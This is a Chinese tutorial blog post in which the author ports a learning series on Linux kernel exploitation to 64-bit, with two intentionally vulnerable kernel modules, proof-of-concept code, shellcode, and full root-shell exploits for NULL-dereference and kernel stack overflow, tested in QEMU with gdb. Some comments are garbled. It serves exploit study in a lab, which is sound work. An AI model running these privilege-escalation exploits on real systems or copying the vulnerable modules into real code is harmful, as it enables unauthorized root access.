linux内核漏洞利用初探（2）：two_demo

bsauce / 2019-08-20 09:01:00 / 浏览数 3968 安全技术 二进制安全 顶(0) 踩(0)

主要记录一下学习muhe师傅的系列教程，记录其中的坑点。
muhe师傅的教程是在32位ubuntu环境下测试的，本文是在64位环境下测试，有很多地方需要修改，故记录本文，以供后来者学习。
附件在文末下载。

1. NULL Dereference

（1）介绍

古老的Linux NULL pointer dereference exploit,映射0地址分配shellcode运行

（2）漏洞代码

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
void (*my_funptr)(void);
int bug1_write(struct file *file,const char *buf,unsigned long len)
{
       my_funptr();
       return len;
}
static int __init null_dereference_init(void)
{
       printk(KERN_ALERT "null_dereference driver init!n");
       create_proc_entry("bug1",0666,0)->write_proc = bug1_write;
      return 0;
}
static void __exit null_dereference_exit(void)
{
       printk(KERN_ALERT "null_dereference driver exitn");
}
module_init(null_dereference_init);
module_exit(null_dereference_exit);
```

Makefile如下

```
obj-m := null_dereference.o
KERNELDR := ~/linux_kernel/linux-2.6.32.1/linux-2.6.32.1/
PWD := $(shell pwd)
modules:
   $(MAKE) -C $(KERNELDR) M=$(PWD) modules
moduels_install:
   $(MAKE) -C $(KERNELDR) M=$(PWD) modules_install
clean:
   rm -rf *.o *~ core .depend .*.cmd *.ko *.mod.c .tmp_versions
```

代码分析：my_funptr函数指针指向不定，可以劫持之后执行shellcode。

编译驱动后将*.ko打包进busybox文件系统中，以便挂载。

（3）PoC

```
//poc.c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
char payload[] = "xe9xeaxbexadx0b";//jmp 0xbadbeef
int main(){
   mmap(0, 4096,PROT_READ | PROT_WRITE | PROT_EXEC, MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS ,-1, 0);
   memcpy(0, payload, sizeof(payload));
```

```
   int fd = open("/proc/bug1", O_WRONLY);
   write(fd, "muhe", 4);
   return 0;
}
```

```
$ gcc -**static** poc.c -o poc
```

```
$ cp poc ../../busybox-1.19.4/_install/usr
```

```
$ find . | cpio -o --format=newc > ../../rootfs_null_dereference.img
```

（4）调试PoC

QEMU启动

启动方法1：

```
$ qemu-system-x86_64 -kernel linux-2.6.32.1/arch/x86/boot/bzImage -initrd ./rootfs_null_dereference.img -append
"root=/dev/ram rdinit=/sbin/init"
```

ctrl+alt+1 VM显示
ctrl+alt+2 监视器控制台

切换到监视器控制台：（QEMU）gdbserver tcp::1234

启动方法2：

```
#start.sh ■■
qemu-system-x86_64 \
     -m 256M      \
     -kernel linux-2.6.32.1/arch/x86/boot/bzImage \
     -initrd ./rootfs_null_dereference.img  \
     -append "root=/dev/ram rdinit=/sbin/init" \
     -s
```

然后用gdb去连接。

```
$ gdb vmlinux
gdb-peda$ target remote :1234
Remote debugging using :1234
Warning: not running or target is remote
current_thread_info () at /home/muhe/linux_kernel/linux-2.6.32.1/linux-2.6.32.1/arch/x86/include/asm/thread_info.h:186
186            (current_stack_pointer & ~(THREAD_SIZE - 1));
gdb-peda$ b *0x0
Breakpoint 1 at 0x0
gdb-peda$ c
Continuing.
```

QEMU切换到VM显示，挂载驱动null_dereference.ko后运行poc程序。

```
$ insmod nulldereference.ko
$ ./usr/poc
```

```
/bin/ash: can't access tty; job control turned off
/ # ls
bin                  linuxrc              rootfs.cpio
dev                  null_dereference.ko  sbin
etc                  proc                 sys
init                 root                 usr
/ # insmod null_dereference.ko
[  399.914703] null_dereference: module license 'unspecified' taints kernel.
[  399.915569] Disabling lock debugging due to kernel taint
[  399.918978] null_dereference driver init!n/ # pwd
/
/ # ./usr/poc
_
gdb-peda$ b *0x0
Breakpoint 2 at 0x0
gdb-peda$ c
Continuing.
Warning: not running or target is remote

Breakpoint 2, 0x0000000000000000 in per_cpu.irq_stack_union ()
gdb-peda$
```


gdb中反汇编查看当前执行的指令。

```
gdb-peda$ pdisass $pc
Dump of assembler code from 0x0 to 0x20::   Dump of assembler code from 0x0 to 0x20:
=> 0x0000000000000000 <per_cpu__irq_stack_union+0>: jmp    0xbadbeef
  0x0000000000000005 <per_cpu__irq_stack_union+5>: add    BYTE PTR [rax],al
  0x0000000000000007 <per_cpu__irq_stack_union+7>: add    BYTE PTR [rax],al
  0x0000000000000009 <per_cpu__irq_stack_union+9>: add    BYTE PTR [rax],al
```

（5）exploit

（5-1）思路

给当前进程赋予root权限，执行commit_creds(prepare_kernel_cred(0));。

```
#■■commit_creds()■prepare_kernel_cred()■■
$ cat /proc/kallsyms | grep commit_creds
$ cat /proc/kallsyms | grep prepare_kernel_cred
```

```
/ # cat /proc/kallsyms | grep commit_creds
ffffffff81083420 T commit_creds
ffffffff81217fa0 T security_commit_creds
ffffffff817195c0 r __ksymtab_commit_creds
ffffffff8172c350 r __kcrctab_commit_creds
ffffffff81737973 r __kstrtab_commit_creds
/ # cat /proc/kallsyms | grep prepare_kernel_cred
ffffffff81083610 T prepare_kernel_cred
ffffffff81719580 r __ksymtab_prepare_kernel_cred
ffffffff8172c330 r __kcrctab_prepare_kernel_cred
ffffffff81737937 r __kstrtab_prepare_kernel_cred
```


（5-2）编写shellcode

```
xor %rax,%rax
call 0xffffffff81083610
call 0xffffffff81083420
ret
$ gcc -o payload payload.s -nostdlib -Ttext=0
```

```
$ objdump -d payload
payload:     file format elf64-x86-64
Disassembly of section .text:
0000000000000000 <__bss_start-0x20000e>:
  0:   48 31 c0                xor    %rax,%rax
  3:   e8 08 36 08 81          callq  ffffffff81083610 <_end+0xffffffff80e83600>
  8:   e8 13 34 08 81          callq  ffffffff81083420 <_end+0xffffffff80e83410>
  d:   c3                      retq
```

得到shellcode。

```
shellcode="\x48\x31\xc0\xe8\x08\x36\x08\x81\xe8\x13\x34\x08\x81\xc3"
```

我们需要分配0地址空间然后放入shellcode，然后jmp过去执行shellcode，使当前进程有root权限，然后执行一个system("/bin/sh");在程序返回用户态之后拿到一个r


（5-3）explot

```
//$ gcc -static exploit.c -o exp
//exploit.c
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
char payload[] = "\x48\x31\xc0\xe8\x08\x36\x08\x81\xe8\x13\x34\x08\x81\xc3";
int main()
{
       mmap(0, 4096,PROT_READ | PROT_WRITE | PROT_EXEC, MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS ,-1, 0);
       memcpy(0, payload, sizeof(payload));
       int fd = open("/proc/bug1", O_WRONLY);
       write(fd, "muhe", 4);
       system("/bin/sh");//get root shell
       return 0;
}
```

（6）get root shell

新建用户测试exploit。

```
$ insmod nulldereference.ko   #■■■■■■
$ touch /etc/passwd
$ adduser john
$ touch /etc/group
$ su john
$ whoami
john
$ /usr/exp
#■■sementation fault■■■■■■2.6.32■■■■■■mmap_min_addr■■■■■■mmap_min_addr■4096■■■■■■mmap_min_addr■
$ exit
$ sysctl -w vm.mmap_min_addr="0"
$ su john
$ /usr/exp
```



2. Kernel Stack Overflow

（1）漏洞代码

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/proc_fs.h>
int bug2_write(struct file *file,const char *buf,unsigned long len)
{
   char localbuf[8];
   memcpy(localbuf,buf,len);
   return len;
}
static int __init stack_smashing_init(void)
{
   printk(KERN_ALERT "stack_smashing driver init!n");
   create_proc_entry("bug2",0666,0)->write_proc = bug2_write;
   return 0;
}
static void __exit stack_smashing_exit(void)
{
   printk(KERN_ALERT "stack_smashing driver exit!n");
}
module_init(stack_smashing_init);
module_exit(stack_smashing_exit);
```

简单的栈溢出漏洞。


```
# Makefile
obj-m := stack_smashing.o
KERNELDR := ~/linux_kernel/linux-2.6.32.1/linux-2.6.32.1/
PWD := $(shell pwd)
modules:
   $(MAKE) -C $(KERNELDR) M=$(PWD) modules
```

```
moduels_install:
   $(MAKE) -C $(KERNELDR) M=$(PWD) modules_install
clean:
   rm -rf *.o *~ core .depend .*.cmd *.ko *.mod.c .tmp_versions
```

（2）PoC

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <fcntl.h>
int main(){
   char buf[48] = {0};
   memset(buf,"A",48);
   *((void**)(buf + 32)) = 0x4242424242424242;
   int fd = open("/proc/bug2",O_WRONLY);
   write(fd,buf,sizeof(buf));
}
```

```
$ insmod ./stack_smashing.ko
```




QEMU起内核后运行poc_stack直接崩溃，为了简便，需关闭cannary选项，重新编译内核。

编辑.config文件，注释掉CONFIG_CC_STACKPROTECTOR这一行，然后重新编译内核，再重新编译stack_smashing.ko（程序之前编译时是支持canary的，checksec查看

再跑POC。

```
$ insmod ./stack_smashing.ko
```



发现RIP被劫持为0x4242424242424242。

```
#start_stack_smashing.sh
qemu-system-x86_64 \
     -m 256M      \
     -kernel linux-2.6.32.1/arch/x86/boot/bzImage \
     -initrd ./rootfs_stack_smashing.img  \
     -append "root=/dev/ram rdinit=/sbin/init" \
     -s
#QEMU■■
$ cat /sys/module/stack_smashing/sections/.texts
0xffffffffa0000000
#gdb■■■■■ (■■■gdb■■■■■■)
$ gdb vmlinux
$ target remote :1234
$ add-symbol-file ./stack_smashing.ko 0xffffffffa0000000
$ b bug2_write
$ c
#gdb.sh■■
gdb \
   -ex "add-auto-load-safe-path $(pwd)" \
   -ex "file ../../linux-2.6.32.1/vmlinux" \
   -ex 'target remote localhost:1234' \
   -ex 'add-symbol-file ./stack_smashing.ko 0xffffffffa0000000' \
   -ex 'b bug2_write' \
   -ex 'c'
$ x /20iw $pc
$ b *0xffffffffa0000022   # ret■■■
$ c
$ ni
Warning: not running or target is remote
0x4242424242424242 in ?? ()
```

(3) exploit

1.思路

利用commit_creds(prepare_kernel_cred(0))，然后返回到用户模式先执行swapgs，再执行iret。

当使用IRET指令返回到相同保护级别的任务时，IRET会从堆栈弹出代码段选择子及指令指针分别到CS与IP寄存器，并弹出标志寄存器内容到EFLAGS寄存器，还会弹出堆栈段

```
struct trap_frame
{
   void* eip;               // instruction pointer +0
   uint32_t cs;            // code segment    +4
   uint32_t eflags;        // CPU flags       +8
   void* esp;               // stack pointer       +12
   uint32_t ss;            // stack segment   +16
} __attribute__((packed));
```

2.编写exploit

```
//gcc exp.c -static -masm=intel -g -o exp_stack
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <string.h>
#include <stdint.h>


size_t user_rip;
size_t user_cs;
size_t user_rflags;
size_t user_sp;
size_t user_ss;

struct trap_frame{
   size_t user_rip;
   size_t user_cs;
   size_t user_rflags;
   size_t user_sp;
   size_t user_ss;
}__attribute__((packed));
struct trap_frame tf;

size_t addr=&tf;  //user_rip

void get_shell(void){
   system("/bin/sh");
}

void save_status()
{
   __asm__("mov user_cs, cs;"
           "mov user_ss, ss;"
           "mov user_sp, rsp;"
           "pushf;"
           "pop user_rflags;"
           );
   tf.user_rip = &get_shell;
   tf.user_cs  = user_cs;
   tf.user_rflags = user_rflags;
   tf.user_sp  = user_sp-0x1000;    //why?
   tf.user_ss  = user_ss;
   puts("[*]status has been saved.");
}

#define KERNCALL __attribute__((regparm(3)));

size_t prepare_kernel_cred=0xffffffff81083330;  //How to find this address?
size_t commit_creds=0xffffffff81083140;
void payload(void){
   //payload here
```

```
   char* (*pkc)(int)=prepare_kernel_cred;
   void (*cc)(char*)=commit_creds;
   (*cc)((*pkc)(0));
   asm(
       "swapgs;"    //exchange GS
       "mov rsp, addr;"
      "iretq;");
}

int main(void){
   char buf[48];
   memset(buf,0x41,48);
   *((void**)(buf+32)) = &payload; //set rip to payload
   save_status();
   //write(1,buf,sizeof(buf));
   int fd = open("/proc/bug2",O_WRONLY);
   //exploit
   write(fd,buf,sizeof(buf));
   return 0;
}
```

调试：

```
#gdb
$ ./gdb.sh
$ x /20iw $pc
$ b *0xffffffffa0000022   #ret■■■■
$ c
$ stack
```

由于muhe的教程是32位的，在64位系统上测试时需要修改exp，主要有以下几点：

- asm内联汇编：iret -> iretq 。
- 32位居然不需要"swapgs"来切换 GS 段寄存器。
- cat /proc/kallsyms 找提权函数地址

```
/ # insmod stack_smashing.ko
[   11.881708] stack_smashing: module license 'unspecified' taints kernel.
[   11.882468] Disabling lock debugging due to kernel taint
[   11.885598] stack_smashing driver init!n/ #
/ # cd usr
/usr # touch /etc/passwd
/usr # touch /etc/group
/usr # adduser john
adduser: /home/john: No such file or directory
passwd: unknown uid 0
/usr # su john
su: can't chdir to home directory '/home/john'
/ $ /usr/exp_stack
[*]status has been saved.
/ # whoami
whoami: unknown uid 0
/ #
```

参考：

https://www.anquanke.com/post/id/85837
https://www.anquanke.com/post/id/85840
https://www.anquanke.com/post/id/85848

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板